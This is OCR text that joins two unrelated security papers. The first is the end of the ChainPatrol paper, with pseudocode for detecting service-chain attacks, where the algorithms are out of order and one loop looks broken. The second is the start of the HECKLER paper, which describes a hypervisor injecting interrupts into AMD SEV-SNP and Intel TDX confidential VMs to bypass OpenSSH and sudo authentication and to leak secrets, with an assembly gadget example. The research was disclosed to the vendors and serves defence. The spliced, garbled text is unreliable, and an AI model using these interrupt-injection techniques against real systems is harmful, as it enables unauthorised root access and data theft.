Deploying network functions on top of existing cloud infrastructures makes it challenging for tenants to detect cloud-level attacks. Existing solutions based on cryptographic trailers can incur significant overhead for applications with small packets. In this paper, we proposed a novel concept, *virtual trailer*, which leveraged the inter-packet delay-based side-channel to encode cryptographic trailers without adding extra bits to packets. We developed *ChainPatrol*, a solution for encoding/decoding virtual trailers, and detecting and classifying various SFC attacks based on virtual trailers. We implemented and deployed *ChainPatrol* based on Amazon EC2, and our experimental results confirmed its effectiveness and efficiency.

Appendix

Algorithm 1 details the generation of virtual trailers (applied by both the source and destination VNFs, for encoding and decoding, respectively). It takes as input a flow F and a SuperBlock SB in F. The algorithm first checks if F has already been assigned a `FlowID`, i.e., SB is not its first SuperBlock (Line 4), and if so the `FlowID` is reused and the `BlockNum` is incremented from the last assigned value (Lines 5-7). If F is a new flow (Line 8), then the `FlowID` is incremented from the last assigned value if the pair of source and destination VNFs is previously seen (Lines 9-10), or `FlowID` is randomly assigned otherwise (Lines 11-12). In both cases, the flow is marked as seen (Line 13), and the `BlockNum` is incremented from a random value (Lines 14-16). The MAC value is computed over the SuperBlock SB, if SB is not empty (Lines 17-18); otherwise, the MAC is filled with zero bits (Lines 19-20) (the latter case is to generate only the first two fields at the destination side). Finally, the virtual trailers are constructed based on aforementioned values (Lines 21-22).

Algorithm 1 Virtual Trailers Generation per SuperBlock

```
1:  Input: F: a flow; SB: a Superblock in F
2:  Output: VT[][]: virtual trailers of the SuperBlock
3:  procedure GENVT(SB,F)
4:      if (F ∈ F_ex) then                    ▷ Check if the flow (7-tuple) exists in list
5:          FlowID = getFlowID(F)
6:          for (i = 1..S_F) do
7:              BlockNum[i] = Inc(getLastBlockNum(F))
8:      else                                  ▷ 7-tuple not in list
9:          if (F.SrcVNF, F.DstVNF) ∈ F_ex then
10:             FlowID = Inc(getLastFlowID(F, F.destination))
11:         else
12:             FlowID = setFlowID(F)
13:         Add(F, FlowID, F_ex)              ▷ Add flow to list
14:         BlockNum[1] = setBlockNum(F)
15:         for (i = 2..S_F) do
16:             BlockNum[i] = Inc(getLastBlockNum(F))
17:     if isEmpty(SB) == false then
18:         MAC = MTHMAC(k, SB, BlockNum[], FlowID)
19:     else
20:         MAC = ZeroMAC()
21:     for (i = 1..S_F) do
22:         VT[i][] = <BlockNum[i], FlowID, SubSeq(MAC,i,S_F)>
23:     return VT[][]
```

Algorithm 2 details the encoding of the virtual trailers of a given SuperBlock. The input is the virtual trailers `VT[][]` generated by Algorithm 1, and the output is the ordered list of the new IPDs `EncodedVT[][]`. The algorithm iterates over each virtual trailer (Line 4-5), converts each frame into

Algorithm 4 Attack Detection

```
1: Input: F: a flow;
2: Output: F with each SuperBlock marked as recovered or attacked;
3: procedure DETECTATTACK(F)
4:     SB1 = NextSuperBlock(F, φ)                          ▷ 1st SuperBlock of F
5:     while (SB1 <> LastSuperBlock(F)) do
6:         SB2 = NextSuperBlock(F, SB1)
7:         DVT[][] = DECODEVT(SB2)                          ▷ Calling Alg. 3
8:         MAC1 = Concatenate(DVT[i][3]_{1≤i≤S_F})
9:                                  ▷ S_F: # of blocks in SuperBlock
10:        MAC2 = MHTMAC(k,SB1, DVT[i][1..2]_{1≤i≤S_F})
11:        if (MAC == MAC2 and DVT[i][1..2]_{1≤i≤S_F} match SB1)
   then
12:            MarkRecovered(F, SB1)
13:            SB1 = SB2                                    ▷ slide by a SuperBlock
14:        else                                             ▷ Attack Detected
15:            MarkAttacked(F,{SB1,SB2}) ▷ SB1 or SB2 or both attacked
16:            SB1 = SB1 + (2 packets)                      ▷ slide by two packets
17:    return F
```

Algorithm 2 Virtual Trailer Encoding

```
1: Input: VT[][]: Virtual trailers of SuperBlock SB with S_F blocks;
2: Output: EncodedVT[][]: New IPDs encoding VT[][];
3: procedure ENCODEVT(VT[][])
4:     for (i = 1...S_F) do
5:         for (i = j...3) do
6:             m[i][j] = ConvertBitSequence(VT[i][j])
7:             EncodedVT[i][j] = ComputeNewIPD(IPD_AVG, a, m[i][j])
8:     return EncodedVT[][]
```

the binary representation (Line 6), and computes the new IPD for each bit (as mentioned above) (Line 7).

Algorithm 3 details the decoding of the virtual trailers from a SuperBlock. The input is the SuperBlock `SB`. The output is the list of decoded virtual trailers `DecodedVT[][]`. The algorithm measures the IPDs in `SB` (Line 4) and divides the IPDs into blocks (Line 5). It then iterates over each block (Line 6), divides the block into frames (Line 7), computes the binary representation for each frame (Line 8-10), and converts the latter to a virtual trailer field (Line 11).

Algorithm 3 Virtual Trailer Decoding

```
1: Input: SB: SuberBlock;
2: Output: DecodedVT[][]: Integers corresponding to decoded VT[][];
3: procedure DECODEVT(SB)
4:     rIPD[] = measureIPD(SB)
5:     rIPD_B[] = DivideBlocks(rIPD[], S_F)
6:     for (each block B_i in SB) do
7:         rIPD_F[i][] = DivideIFrames(rIPD_B[i], 3)
8:         for (j = 1...3) do
9:             M_F^d[j] = ComputeEncodedBits( IPD_AVG, a, rIPD_F[i][j])
10:            m[j]= ConvertBit(M_F^d[j])
11:            DecodedVT[i][j]=getInteger(m[j])
12:    return DecodedVT[][]
```

Algorithm 4 details the attack detection performed at the ingress of a destination VNF. It takes as input a flow F, and outputs F with each SuperBlock marked as recovered or attacked. The algorithm iteratively slides a moving window over the next two consecutive SuperBlocks in F (Line 4-6). In each iteration, the algorithm first decodes the virtual trailer embedded in the second SuperBlock using Algorithm 3 (Line 7). It then extracts the `MAC` fields from the decoded virtual trailers, and concatenates them to obtain the decoded MAC value (Line 8-9). Then, it recomputes the Merkle tree MAC using all packets in $SB1$ together with the decoded `BlockNum` and the `FlowID` virtual trailer fields (Line 10). If those two values match and all the `BlockNum` and the `FlowID` virtual trailer fields match the first SuperBlock (Line 11), then the first SuperBlock is marked as recovered (Line 12), and the window slides forward by one complete SuperBlock (Line 13). Otherwise, there is an attack on at least one of those SuperBlocks (Line 14), so both SuperBlocks are marked as attacked (Line 15) and the window slides forward by two packets (Line 16).

Algorithm 5 outlines the attack classification. It takes as inputs the collection of flows marked by attack detection (Algorithm 4) and the pairs of attack types and their classification rules. It outputs the flows with each attacked SuperBlock classified as one of the attack types. The algorithm iterates over each flow (Line 4) and each attacked SuperBlock (Line 5), and applies each of the classification rules (Line 6). If the virtual trailers of the attacked SuperBlock can be successfully reconstructed (Line 7) under a rule, the SuperBlock is classified with the corresponding attack type (Line 8). If the virtual trailers can be partially reconstructed and the classification result can be verified by requesting additional information from the source (Line 9), then the SuperBlock is also classified with the attack type (Line 10).

Algorithm 5 Attack Classification

```
1: Input: 𝓕[] = {F}: M flows marked by attack detection (Algorithm 4);
   CR[] = {⟨A, R⟩}: N pairs of attack types and their classification rules;
2: Output: 𝓕 with attacked SuperBlocks classified by attack types;
3: procedure CLASSIFYATTACK(𝓕)
4:     for (i = 1...M) do
5:         while ((SB = NextAttackedSuperBlock(F_i)) <> φ) do
6:             for (j = 1...N) do
7:                 if ReconstructVT(SB, R[j]) == TRUE then   ▷ If VT of SB
   can be reconstructed with the j^th rule
8:                     Classify(SB, A[j])   ▷ Classifying SB as the j^th attack
   type
9:             else if (SrcAsstVerify(PartialReconVT(SB, R[j])) == TRUE)
   then                ▷ If partially reconstructed and verified with source
10:                Classify(SB, A[j])
11:    return 𝓕
```

HECKLER: Breaking Confidential VMs with Malicious Interrupts

Benedict Schlüter Supraja Sridhara Mark Kuhne Andrin Bertschi Shweta Shinde
ETH Zurich

Abstract

Hardware-based Trusted execution environments (TEEs) offer an isolation granularity of virtual machine abstraction. They provide confidential VMs (CVMs) that host security-sensitive code and data. AMD SEV-SNP and Intel TDX enable CVMs and are now available on popular cloud platforms. The untrusted hypervisor in these settings is in control of several resource management and configuration tasks, including interrupts. We present HECKLER, a new attack wherein the hypervisor injects malicious non-timer interrupts to break the confidentiality and integrity of CVMs. Our insight is to use the interrupt handlers that have global effects, such that we can manipulate a CVM's register states to change the data and control flow. With AMD SEV-SNP and Intel TDX, we demonstrate HECKLER on OpenSSH and sudo to bypass authentication. On AMD SEV-SNP we break execution integrity of C, Java, and Julia applications that perform statistical and text analysis. We explain the gaps in current defenses and outline guidelines for future defenses.

1 Introduction

Hardware-based trusted execution environments (TEEs) flip the conventional trust mode. They designate the cloud service provider and privileged software such as the hypervisor as untrusted entities. Recent TEEs lean towards a virtual machine abstraction for isolation granularity to provide *confidential VMs (CVMs)* that host security-sensitive code and data. AMD Secure Encrypted Virtualization-Secure Nested Paging (SEV-SNP) and Intel Trust Domain Extensions (TDX) are the two main extensions offered currently from hardware providers [2, 34], while Arm Confidential Computing Architecture (CCA) is anticipated to be in production in the future [6]. CVMs have received wide-scale adoption as cloud confidential computing hosted by major cloud providers such as Google Cloud, Microsoft Azure, Alibaba Cloud, and IBM Cloud [1, 8, 27, 28, 32].

Hardware isolation and memory encryption in TEEs ensure the confidentiality and integrity of CVMs. However, despite being untrusted, the privileged software components such as the hypervisor remain responsible for resource allocation and virtualization management. As a result, it's crucial to reconsider how these untrusted components interact with the CVMs. We examine one such class of interfaces, namely the interrupt management that is under the hypervisor's control.

In this paper we present HECKLER, a new software-based attack that breaks the confidentiality and integrity of CVMs on AMD SEV-SNP and Intel TDX. HECKLER leverages the untrusted hypervisor's ability to inject controlled interrupts into the victim CVM at points of its choice. Since the CVMs run a full-fledged trusted operating system, it has valid handlers for several interrupts. Thus, unbeknownst to itself, the victim CVM starts executing the interrupt handlers corresponding to the interrupt injected by the hypervisor. However, unlike timer interrupts that are widely used for side-channel attacks [53–55, 61] because of their effects on cache and micro-architectural states, the CVM has handlers change registers and global state thus impacting the subsequent execution. Thus by simply injecting interrupts, the hypervisor is able to change the victim VM's data and control flow.

Findings. We analyze the hypervisor's interrupt injection behavior on AMD SEV-SNP and Intel TDX. We find that both of them forward some, if not all, interrupts to the victim CVMs. Notably, both of them allow the attacker to inject int 0x80 on cores executing CVMs. As an effect, the CVM executes the corresponding handler on behalf of a user-space process (e.g., statistical analysis, user authentication, daemons) that is currently executing on the core. Worse yet, as per the semantics of int 0x80, the handler treats the current register state set up by the process as syscall number (`rax`) and input args (`rbx`, `rcx`, `rdx`) for the system call. The guest kernel in the CVM, completely unaware that the hypervisor and not the process invoked this handler, executes the system call and returns the result of the system call back to the process by updating its `rax`. HECKLER abuses this behavior to operate as a gadget that changes the victim programs' `rax`. Further, AMD SEV-SNP allows the attacker to inject other interrupts

such as int 0x0 and many more. Some of these interrupts are presented as signals to the user program. We find that the application-specific handler for these signals can have global side effects. For example, scientific calculations have handlers to convert the operands of faulting instructions (e.g., the denominator in a divz is set to a NaN) to capture specific notions (e.g., ∞, -∞). HECKLER changes this behavior into a gadget to convert particular program variables (e.g., to NaN) and continue execution. Lastly, we can chain gadgets by injecting multiple interrupts at selective locations of victim's execution to change more than one data and control flow.

Orchestrating HECKLER. End-to-end exploits built with HECKLER require injecting interrupts at targeted execution points in the victim programs to induce effects brought on by our gadgets. Specifically, we need to know the exact core on which the user program executes inside the CVM, the guest physical address of the point of gadget injection, and the moment when the program reaches the point of interest in its execution. For AMD SEV-SNP, we use several heuristics particular to our target programs based on the information we can glean about its execution (e.g., page faults). We maximize this by leveraging auxiliary information leaked by observable behavior despite encryption of CVM state (e.g., order of page accesses, execution in shared libraries) [44, 59].

Implications. We use the HECKLER gadgets to alter the data and control flow of five case-studies to break confidentiality and integrity of CVMs. First, on AMD SEV-SNP and Intel TDX, we bypass the authentication in OpenSSH and sudo, thus allowing the hypervisor to gain complete root access to the CVM. Next, we break execution integrity of AMD SEV-SNP by altering the results of statistical and text analysis in C, Java, and Julia. Lastly, we discuss the effectiveness of existing defenses offered by AMD SEV-SNP and show that they are insufficient. We develop kernel-patches for Intel TDX to stopgap the effects of our int 0x80 gadget.

Contributions. We make the following novel contributions:

- Novel Attack. We introduce HECKLER, a new attack wherein a hypervisor injects malicious interrupts to trigger handlers that change the data and control flow of victim CVMs.
- Gadgets & Chaining. We identify several crucial gadgets in prevalent services and workloads typically hosted in cloud-based CVMs. We invoke and chain these gadgets using custom orchestration techniques.
- Proof-of-concept Exploits. We show that our AMD SEV-SNP and Intel TDX exploits can bypass OpenSSH and sudo; our AMD SEV-SNP exploits can break statistical and text analysis for AMD SEV-SNP. This demonstrates that HECKLER breaks the integrity and confidentiality guarantees offered by these state-of-the-art TEEs.

Disclosure. We informed Intel and AMD about int 0x80 on 27 and 28 September 2023 respectively. We updated AMD on 14 October 2023 about our findings for other interrupts and our analysis of their defenses. HECKLER is tracked under two CVEs: CVE-2024-25744 for int 0x80 was mitigated with a kernel patch for SEV-SNP and TDX [50]. CVE-2024-25743 for other interrupts remains unmitigated for AMD on 6 March 2024 at the time of the writing.

HECKLER tooling and PoC exploits are open-source at:
https://disrupt-interrupts.github.io/heckler

2 Overview

Hardware-based trusted execution environments provide an abstraction to execute code and data, such that its confidentiality and integrity is preserved even in the presence of privileged software. AMD Secure Encrypted Virtualization-Secure Nested Paging (AMD SEV-SNP), AMD Secure Encrypted Virtualization-Encrypted State (SEV-ES), and Intel Trust Domain Extensions (Intel TDX) provide a VM-level abstraction called confidential VMs (CVMs). For these TEE abstractions, the untrusted privileged hypervisor provisions the execution resources (e.g., CPU and memory) for VMs. The hardware ensures execution and memory isolation such that the untrusted software cannot compromise the CVM.

Notably, the untrusted hypervisor provides virtualization abstractions such as interrupt routing to CVMs. Thus, the attacker can abuse this interface to inject non-genuine (e.g., wrong interrupt number) and unexpected interrupts (e.g., at the wrong instruction), i.e., *malicious interrupts* into the target. Physical timers, the most widely-studied interrupt, have been shown to break the confidentiality of TEEs by amplifying side-channel attacks [53]. However, other interrupts have received little to no attention, because they are assumed to never explicitly affect the victim's execution beyond side-effects that can be gleaned via side-channels.

2.1 Interrupt Delivery to CVMs

The guest OS executing inside the CVMs relies on interrupts for its operation (e.g., the Linux kernel requires timer interrupts for scheduling). Therefore, similar to traditional virtualization in non-confidential execution, the hypervisor has to virtualize the interrupt management and delivery to the CVMs. To do so, the hypervisor hooks on all physical interrupts in the interrupt controller. Fig. 1 shows this mechanism at a high-level. For every interrupt, the hypervisor determines which VM the interrupt should be routed to, based on the CPU-to-vCPU mapping it maintains. Then, the hypervisor forwards the virtual interrupt to the vCPU. The guest OS of the CVM services the virtual interrupt. Finally, the guest OS acknowledges the interrupt in the interrupt service routine (ISR). The SEV and TDX hardware implementations and hardened guest Linux images (called enlightened guest OS) attempt to limit the interfaces that a CVM exposes to the untrusted hypervisor. However, our analysis shows that



Figure 1: Virtualized interrupt for CVMs. Solid arrows (①, ③): asserted interrupt lines; dotted arrows (②, ④): memory-mapped write. The interrupt controller (IC) delivers a physical interrupt to the hypervisor ①. The hypervisor writes to a memory-mapped region of memory ② that emulates a virtual Interrupt Controller (vIC) for the vCPU to forward the virtual interrupt ③. The OS writes to a memory-mapped register in the vIC to acknowledge the interrupt ④.

the hypervisor is still able to inject certain or all types of interrupts (see Sec. 3.2 for results).

2.2 HECKLER Attack

The hypervisor can arbitrarily inject interrupts to the CVMs. Such interrupts cause the guest OS to execute its interrupt service routines (ISRs) which can have side-effects that an attacker can exploit. For example, Linux uses interrupt number 0x80 for legacy 32-bit system calls on x86. Asserting interrupt 0x80 triggers the corresponding ISR. The ISR reads register `eax` and executes the system call. Further, it stores the result of the system call in the `eax` register. Note that this system call interface only updates the `eax` register. All other registers are restored by the kernel before returning to the user-space. Therefore, a malicious hypervisor can inject interrupt 0x80 and change the value stored in `eax`.

Attacking OpenSSH. We consider the OpenSSH application executing in user-space that runs a server process sshd. A CVM may host this process to allow trusted users to login and manage the confidential services. The SSH authentication routine in sshd invokes the `mm_answer_authpassword` function to check the user's credentials. If authentication fails, the function returns 0. The disassembly of this function shows that the return value of `auth_password` is stored in the `eax` register (see Lines 5-10 in Fig. 2). Further, the caller of `mm_answer_authpassword` checks if the return value is non-zero, and if so, allows the user to login. Consider the case where the attacker is trying to log into the CVM. Since it does not have the correct user credentials, the return value of `auth_password` and consequently



Figure 2: Inject int 0x80 for OpenSSH authentication. `mm_answer_authpassword` is invoked during ssh authentication. It returns 0 when authentication fails. A malicious int 0x80 triggers a call to the syscall 0 handler which sets `eax` to a non-zero value when `auth_password` returns, resulting in a successful authentication.

`mm_answer_authpassword` will always be 0. However, if the attacker can change `eax` from zero to a non-zero value, then the caller of `mm_answer_authpassword` will let the attacker login, despite using wrong credentials. From a malicious hypervisor's perspective, if it injects an int 0x80 right after the return of `auth_password`, it can indeed change the value of `eax` before it is used by `mm_answer_authpassword`. Then, `mm_answer_authpassword` returns a non-zero value to the caller. The only thing that remains is to trigger int 0x80 such that it returns some other non-zero value in `eax`. If we take a closer look at the point of interrupt injection, `eax` is set to 0 by the function `auth_password`. If a malicious hypervisor injects an int 0x80 at this point, it triggers the execution of the handler on behalf of the sshd process. This results in executing system call number 0. In the Linux kernel, this corresponds to the restart system call which should always be invoked from within the kernel. Since we invoke it from the user-space, the kernel returns an `EINTR` error (-4, i.e., a non-zero value) in `eax`. In summary, the hypervisor uses the interrupt injection primitive to gain access to the CVM.

3 Malicious Interrupts

HECKLER leverages the effects of interrupt handlers on user-level applications, such that the attacker can alter their benign behavior to do its bidding. Apart from the int 0x80 handler we used in our motivating example, we systematically analyze other interrupts and their potential use in HECKLER.

Threat Model. We operate in the standard threat model of confidential VMs provided by Intel TDX and AMD SEV-SNP. The untrusted hypervisor loads the CVM image in memory and controls the initial configurations. Remote attestation measures the CVM's initial memory before initiating the boot up. The software executing inside the CVM (guest OS, user applications, trusted modules for TEEs) is included in the TCB. As for configurations, the specifications for TDX and

SEV-SNP outline certain initial state that the hypervisor has to setup (e.g., number of vCPUs, supported hardware features, memory size). The hardware checks this and only enters the CVM if the setup is correct. The hardware zeroes out certain values (e.g., certain general-purpose registers) before exiting the CVM. During execution, SEV-SNP and TDX encrypt and integrity protect the VM pages. Further, they protect register state and check some control and communications pages (e.g., Virtual Machine Control Block) that are shared with the hypervisor. The hypervisor is still expected to manage the CVMs by allocating physical pages and scheduling vCPUs. This includes injecting interrupts through different interfaces such that the CVM can continue to perform its tasks (e.g., virtio updates) and to notify the CVM about critical interrupts (e.g., virtual timers). We note that the specific protections of state shared between the hypervisor and the CVM vary for AMD SEV-ES, AMD SEV-SNP, and Intel TDX.

Scope. It has been shown that attacking AMD SEV-SNP is more challenging than attacking AMD SEV-ES [2]. This is mainly because SEV-ES does not provide integrity protection [58]. We leave attacks on AMD SEV-ES out of scope for this paper and instead focus on AMD SEV-SNP, with the expectation that if the attacks work on SEV-SNP, they will work on SEV-ES as well.

3.1 Trace-based Reasoning

Our goal is to identify interrupt handlers that, when executed at arbitrary points during a victim program execution, induce changes that impact the application. To capture this systematically, we introduce the notion of traces as defined below.

Trace. Consider a given program P and an input I that produces output O. Then program trace $T_P\ (I,O)$ is a sequence of states $S_1,\ldots,S_n$, where S_i is the program state that captures registers and virtual memory at time t_i. We capture explicit inputs as well as environment variables in I, and our state captures the register states and virtual memory of the process. Note that for a given P, I, O, its trace $T_P(I,O)$ is always deterministic.

Explicit Effect Handlers. If a program P incurs a fault, interrupt, exception, or signal during its benign execution, then the system executes a handler either in the guest kernel or user space via an application-registered handler. The trace T captures it gracefully. For kernel handlers, they do not affect the program and hence are not accounted for in the trace. If the program executes a handler to terminate the program, that is captured by the state with the last state being program exit. More importantly, handlers that update the program state and continue execution are also captured by the notion of states. For example, consider a program with a custom floating point error handler that rounds off the value to the nearest integer, say 1. When the program executing on input I is in state S_i, it receives a SIGFPE for an operation on variable a that overflows. The program executes the handler that converts the problematic variable from a to a', thus changing the state from S_a to $S_{a'}$. We refer to such handlers, that effect a state change, as *explicit effect handlers*. But, if the program receives a timer interrupt then the program states stay unaffected.



Figure 3: T_{Benign} and $T_{Malicious}$ represent traces for benign and malicious execution of P under input I. This leads to traces $S_0,S_i,S_j,\ldots,S_n$ and $S_0,S_i,S'_i,S'_j,\ldots,S'_n$ to produce outputs O and O' respectively. The attacker injects int 0x0 when P is in state S_i. This induces a state $S'_i : S_i[mem|mem[a] \mapsto 1]$, where the memory that holds variable a (i.e., $mem[a]$) is set to 1.

Inducing Malicious State Transitions. The attacker has the capability to inject arbitrary interrupts into the CVM to invoke the corresponding handlers. For example, consider a benign execution of program P. At time t_i, it is in state S_i and changes to S_j at t_{i+1}. However, under a malicious execution, at time t_i, the attacker sends an int 0x0 to the VM's vCPU that is executing P who receives a SIGFPE. P's handler will execute at t_{i+1}, thus inducing a malicious state transition from S_i to S'_j. If we consider our above described handler that sets variable a to 1 on SIGFPE, the attacker has successfully managed to achieve a state transition from S_i to $S_{j'}$ where $mem[a] \mapsto 1$. Worse yet, since the handler resumes execution of the program, the attacker can time the interrupt such that the subsequent program logic uses the modified state variables, a in our example, thus leading to a different data or control flow and trace (see Fig. 3).

3.2 Detected Explicit Effect Handlers

We first analyze the hypervisor's ability to inject interrupts into the CVM, both on Intel TDX and AMD SEV-SNP. For this, we conduct a simple test on AMD SEV-SNP and Intel TDX machines (see Sec. 8 for CPU and software details). We enumerate the interrupts from 0-255, the valid range of interrupts that a VM can receive. We inject them in our victim application executing inside the CVM via the hypervisor-provided interface. Then, we use 2 main observations regarding the x86 architecture to detect explicit event handlers for interrupts: (a) it has an explicit instruction that uses the interrupt number 128 (i.e., `int 0x80`) to perform legacy system calls, and (b) the Linux kernel maps interrupts to signals that are delivered to user-space applications. First, we test if int 0x80 is delivered to the CVM on both AMD SEV-SNP and Intel TDX machines when injected from the hypervisor. We see that the Linux kernel's int 0x80 handler always returns the result of the legacy system call in the `eax` register. Further, the different system call handlers conditionally read `ebx`, `ecx`,



Figure 4: For int 0x80, the Linux kernel executes a system call corresponding to the number (#n) stored in `eax` by the application. When returning to the application, the kernel stores the result of the system call in the `eax` register.

`edx`, `esi`, and `edi` registers.

Next, to detect if interrupts from the hypervisor are delivered as signals to the user application, we write a C application that registers handlers for all signals and waits in a busy loop. With this setup, we inject all interrupts to the CVM. For a given interrupt, if the CVM has a valid handler registered we can observe its impact, if any, on the application. We see that, for most interrupts, the Linux kernel uses a default handler that acknowledges the interrupt in the kernel and has no explicit effect on the application. Next, we summarize our specific findings for interrupts that impacted the applications.

SEV. Our experiments show that all interrupts were delivered to the CVM and handled by the guest Linux kernel. We observe that int 0x80 is delivered to the CVM and always noticeably impacts the user application. Further, the guest Linux kernel delivers 11 interrupts as a signal to the user-space application. Therefore, these 12 interrupts have explicit effects on the application.

TDX. All interrupts below 31 were dropped by the hardware and never even delivered to the guest VM. The only interrupt that was selectively allowed in this range was an NMI. For interrupts above 31 that reached the guest VM, only int 0x80 noticeably impacted the application.

4 HECKLER Gadgets

Next, we detail particular explicit effect handlers we detected and their exact effects. We refer to handler code as a HECKLER *gadget*, inspired by memory corruption attacks [31, 48].

4.1 Syscalls from Userspace

Linux uses int 0x80 for legacy system calls as shown in Fig. 4. Asserting int 0x80 triggers the corresponding ISR in the kernel space of the CVM. The ISR reads register `eax` and executes the corresponding system call. Further, it stores the result of the system call in the `eax` register. Therefore, a malicious hypervisor can inject int 0x80 and arbitrarily change the value stored in `eax` at any time (see Sec. 2.2). Further, based on the value in `eax` an attacker can use this interface to execute arbitrary system calls to attack the victim CVM (e.g., change page permissions, copy memory).[1]

Example. Consider an application that stores a secret on the stack (`ebp`-4) and accesses shared memory in the non-secure region (e.g., for communication with a non-secure VM). An attacker can use the int 0x80 to leak this secret by triggering the write system call. The Linux kernel executes the write system call in the int 0x80 handler (see Fig. 4) when `eax` is set to 4. Then, with the right parameters, such a call writes the secret to the hypervisor accessible shared memory. Specifically, the write system call takes 3 parameters; (fd) a file descriptor to write to in `ebx`, (buf) the address to read from in `ecx`, and (count) the number of bytes to read in `edx`. Therefore, we need an application that has a gadget as shown in the code snippet below:

```
1 %% Example: Leak secret
2 mov eax , 4           % write syscall number
3 mov ebx ...           % move shared memory fd
4 mov ecx, [ebp - 4]    % buf
5 mov edx, 8            % count
6 ...
```

Now, if the hypervisor injects int 0x80 on line 6, the kernel in the CVM will execute the `write` system call and leak the secret in `ecx` to the shared memory region in `ebx`. Note that, this program never executes the `int 0x80` instruction. So, the attacker's int 0x80 injection introduces a new state $S_{a'}$, where a' captures the result of executing the int 0x80 handler.

Scope of Syscalls & Registers. The attacker has a choice of invoking all syscalls by injecting int 0x80. As shown in the `write` syscall example, the attacker needs to have precise arguments in general purpose registers: `eax` should hold the correct syscall number and `ebx`, `ecx`, and `edx` should hold the correct syscall arguments. Then, depending on register states, an attacker can change `eax` and memory (arguments passed by reference) with syscalls. Identifying code locations in applications that satisfy this requirement, if not impossible, is challenging. To reduce the search space, we limit our analysis to syscalls that only depend on `eax`. We analyze 328 syscalls and find 40 syscalls only take `eax` as an argument and return `eax` i.e., independent of other registers (e.g., `getpid`, `getmask`, and other getter functions). `sigreturn` uses the current user stack to restore the process stack and can be used for code reuse attacks. Similarly, `setsid` creates a new session and process group and can be used to modify the value of `eax`. Next, we assess which of these syscall invocations are of interest to an attacker. It is unlikely that at an interesting point during a program's execution `eax` will hold the value of one of these syscalls. `eax` usually stores the return value of functions, so it often contains pointers and error values. While we cannot meaningfully change pointer values by invoking

[1] int 0x80 instruction can be executed in 64 and 32-bit binaries.

syscalls, we observe that we can change returned error codes as shown in Sec. 2.2. However, it raises the question: is such a primitive too weak to bring about any malicious effects?

Altering `eax` to non-zero value. Often guard conditions check for non-zero values, which if maliciously altered, can induce data and control flow changes, as shown in Rowhammer [30] and non-control-data attacks [18]. Thus, we make the conscious choice to restrict ourselves to only use the int 0x80 gadget with `eax` equal to zero (e.g., change the return value from 0 to -4). Our case studies in Sec. 5.1 show that this is a powerful primitive in itself.

4.2 Signals to Userspace

x86 architecture maps floating point exceptions (e.g., divide by zero, overflow) to interrupts. When these interrupts occur, the Linux kernel handles them and raises a signal (SIGFPE) to the user-space application. Applications can register user-space handlers for these signals which are executed when the kernel raises the signal. We surveyed open-source applications that register explicit effect handlers for these signals.

int 0, 9, and 16: Floating Point Exceptions (FPEs). We found that of all the signals that the kernel raises because of interrupts, SIGFPE is the most interesting. Handlers for SIGFPE perform operations like setting variables to certain values (e.g., set the denominator to a non-zero value to handle a divide-by-zero), or skipping some operations (e.g., ignore faulting data that cause overflows). Therefore, a malicious hypervisor can change the control and data flow of applications by triggering interrupts that raise SIGFPE.

```
1  /* Example: SIGFPE handling */
2  double arr[] = {...}
3  double weights[] = {...}
4  double avg = 0
5  void handler() { /* compute non-weighted avg */ }
6  int compute_weighted() {
7    register(SIGFPE, handler)
8    avg = ...       /* compute weighted avg */
9    ...
10   return avg
11 }
```

For example, in the code snippet above, the application registers a SIGFPE handler on line 7. If the computation on line 8 causes a SIGFPE, the handler is executed. Then, the execution continues on line 5. An attacker can inject the divide-by-zero interrupt on line 9. This forces the application to always execute the handler changing its execution. As a result, the function always computes a non-weighted average compromising its integrity. Therefore, by injecting int 0x0 an attacker can introduce a new state $S_{a'}$ in the program's execution state (see Sec. 3.1).

Note that, unlike the attack using int 0x80 gadget which always invokes a syscall, the gadgets for FPE rely on application-specific handlers in user-space. Further, if the application does not register a handler, the kernel uses a default handler that terminates the process.



Figure 5: (a) P_1^{ssh} and P_2^{ssh}: gadget pages in the OpenSSH binary. (b) sudo P_1^{sudo} and P_2^{sudo}: gadget pages in the pam shared library used by the sudo binary.

Other Signals. HECKLER can inject interrupts that generate SIGTRAP (1), SIGILL (6), SIGSEGV (4, 5, 10), and SIGBUS (11, 12, 17, 29) signals to userspace applications. However, we did not find applications that registered explicit effect handlers for these four signals. In the absence of handlers, POSIX standard states that userspace application must be terminated. Thus, these four signals are uninteresting for HECKLER.

